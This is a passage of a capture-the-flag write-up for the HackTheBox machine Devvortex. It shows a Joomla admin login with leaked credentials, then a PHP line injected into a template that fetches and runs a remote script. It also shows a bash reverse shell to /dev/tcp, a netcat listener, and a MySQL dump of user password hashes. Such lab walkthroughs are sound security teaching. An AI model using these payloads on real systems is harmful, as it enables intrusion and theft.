


```
  },
  {
    "type": "application",
    "id": "224",
    "attributes": {
      "user": "lewis",
      "id": 224
    }
  },
  {
    "type": "application",
    "id": "224",
    "attributes": {
      "password": "P4ntherg0t1n5r3c0n##",
      "id": 224
    }
  },
  {
    "type": "application",
    "id": "224",
    "attributes": {
      "db": "joomla",
      "id": 224
    }
```

We find the credentials of the user `lewis`

Abusing Password reuse

We see that we can use the credentials of the user `lewis` to login to the Joomla Administrator portal



Joomla! | Home Dashboard | 4.2.6 | 2 Post Installation Messages | Development | User Menu

Toggle Menu
Home Dashboard
Content
Menus
Components
Users
System
Help

We have detected that your server is using PHP 7.4.3 which is obsolete and no longer receives official security updates by its developers. The Joomla! Project recommends upgrading your site to PHP 8.2 or later which will receive security updates at least until 2025-12-08.

Please ask your host to make PHP 8.2 or a later version the default version for your site. If your host is already PHP 8.2 ready please enable PHP 8.2 on your site's root and 'administrator' directories – typically you can do this yourself through a tool in your hosting control panel, but it's best to ask your host if you are unsure.

Site: Users, Articles, Article Categories, Media, Modules, Plugins

System: Global Checkin, Cache, Global Configuration

Notifications: Joomla is up to date. Checking extensions ... Checking overrides ... Checking requests ...

Privacy Dashboard
No Information Requests have been submitted yet.

Sample Data

Blog Sample Data — Install
Sample data which will set up a blog site with articles, tags, custom fields and a workflow.
If the site is multilingual, the data will be tagged to the active backend language.

Multilingual Sample Data — Install
Sample data which will set up a multilingual site.
Before launching, make sure you have at least 2 languages installed with their Content Languages and that no sample data has been installed.

Manage

Latest Actions

Action	Date
User lewis logged in to admin	Less than a minute ago.
User lewis logged in to admin	17 hours ago.
User lewis logged in to admin	Sunday, 29 October 2023
User lewis logged in to admin	Sunday, 29 October 2023

Logged-in Users


Name	Location	Date

Lateral Movement

Template Modification

PHP Reverse Shell

- We see that the server is using PHP 7.4.3
- We see that we can view and edit templates



Not Secure http://dev.devvortex.htb/administrator/index.php?option=com_templates&view=templates&client_id=0


Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

Templates: Templates (Site) | 4.2.6 | 2 Post Installation Messages | Development | User Menu

Styles | Options | Help

Site | Search | Clear | Template ascending | 20 | 5/5 Columns

Image	Template ▲	Version	Date	Author	Override Files
Preview	Cassiopeia Details and Files No preview available. You can enable preview in the options. Parent	1.0	2017-02	Joomla! Project admin@joomla.org	Up to date




You can select from a number of options to customise the look of your templates. The Template Manager supports Source files, Image files, Font files, Zip archives and most of the operations that can be performed on those files. Select a file and you are good to go. Check the documentation if you want to know more.

We see that `error.php` file is running embedded PHP code.

- We can host a PHP reverse shell file on the attack machine
- Embed a PHP code to download the file and run it

Embedded PHP code

```
<?php system("curl 10.10.14.32/rev.sh|bash"); ?>
```




Editing file "/templates/cassiopeia/error.php" in template "cassiopeia".

```
              <?php if ($this->error->getPrevious()) : ?>
                <?php $loop = true; ?>
                <?php // Reference $this->_error here and in the loop as setError() assigns errors to this property and we need this for the backtrace to work correctly ?>
                <?php // Make the first assignment to setError() outside the loop so the loop does not skip Exceptions ?>
                <?php $this->setError($this->_error->getPrevious()); ?>
                <?php while ($loop === true) : ?>
                  <p><strong><?php echo Text::_('JERROR_LAYOUT_PREVIOUS_ERROR'); ?></strong></p>
                  <p><?php echo htmlspecialchars($this->_error->getMessage(), ENT_QUOTES, 'UTF-8'); ?></p>
                  <?php echo $this->renderBacktrace(); ?>
                  <?php $loop = $this->setError($this->_error->getPrevious()); ?>
                <?php endwhile; ?>
                <?php // Reset the main error object to the base error ?>
                <?php $this->setError($this->error); ?>
              <?php endif; ?>
            </div>
          <?php endif; ?>
        </div>
      </div>
    </div>
  </div>
  <?php if ($this->countModules('footer')) : ?>
  <footer class="container-footer footer full-width">
    <div class="grid-child">
      <jdoc:include type="modules" name="footer" style="none" />
    </div>
  </footer>
  <?php endif; ?>
  <?php system("curl 10.10.14.32/rev.sh|bash"); ?>
  <jdoc:include type="modules" name="debug" style="none" />
</body>
</html>
```

Press F10 to toggle Full Screen editing.

Hosting the reverse shell file


```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.70/4444 0>&1' > rev.sh
```




```
┌──(kali㉿kali)-[~/htb/devvortex]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.146 - - [17/Oct/2025 01:34:37] "GET /rev.sh HTTP/1.1" 200 -
10.129.229.146 - - [17/Oct/2025 01:42:24] "GET /rev.sh HTTP/1.1" 200 -
```

We download the file using curl

```
curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php"
```




```
┌──(kali㉿kali)-[~]
└─$ curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php"
```



```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.129.229.146] 53174
sh: 0: can't access tty; job control turned off
$
$ whoami
www-data
$
```

Listening Ports

```
ss -tupln
```



```
$ ss -tupln
Netid  State    Recv-Q  Send-Q     Local Address:Port      Peer Address:Port  Process
udp    UNCONN   0       0          127.0.0.53%lo:53             0.0.0.0:*
udp    UNCONN   0       0                0.0.0.0:68             0.0.0.0:*
tcp    LISTEN   0       70             127.0.0.1:33060          0.0.0.0:*
tcp    LISTEN   0       151            127.0.0.1:3306           0.0.0.0:*
tcp    LISTEN   0       511              0.0.0.0:80             0.0.0.0:*      users:(("nginx",pid=881,fd=8),("nginx",pid=880,fd=8))
tcp    LISTEN   0       4096       127.0.0.53%lo:53             0.0.0.0:*
tcp    LISTEN   0       128              0.0.0.0:22             0.0.0.0:*
tcp    LISTEN   0       511                 [::]:80                [::]:*      users:(("nginx",pid=881,fd=9),("nginx",pid=880,fd=9))
tcp    LISTEN   0       128                 [::]:22                [::]:*
$
```

We see that `mysql` is running on the local and from previous enumeration we know that the credentials of the user `lewis` are for a mysql database


We get a TTY shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

or

```
script /dev/null -c bash
```

MySQL exploitation




```
www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 19928
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

MySQL Commands


```
mysql> show databases;
```

```
mysql> use joomla;
```




```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

```
mysql> show tables;
```



```
| sd4fg_template_styles          |
| sd4fg_ucm_base                 |
| sd4fg_ucm_content              |
| sd4fg_update_sites             |
| sd4fg_update_sites_extensions  |
| sd4fg_updates                  |
| sd4fg_user_keys                |
| sd4fg_user_mfa                 |
| sd4fg_user_notes               |
| sd4fg_user_profiles            |
| sd4fg_user_usergroup_map       |
| sd4fg_usergroups               |
| sd4fg_users                    |
| sd4fg_viewlevels               |
```

```
mysql> select * from sd4fg_users;
```




```
mysql> select * from sd4fg_users;
select * from sd4fg_users;
+-----+-------------+----------+-----------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------
| id  | name        | username | email                 | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activation | params
                                                                                                                                          | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider
+-----+-------------+----------+-----------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------
| 649 | lewis       | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2025-10-17 22:05:52 | 0          |
                                                                                                                                          | NULL          |          0 |        |      |            0 |
| 650 | logan paul  | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-09-26 19:15:42 | NULL                |            | {"admin_style":"
,"admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |        |      |            0 |
+-----+-------------+----------+-----------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+------------+-----------------

2 rows in set (0.00 sec)
```

Cracking the hash - Hashcat

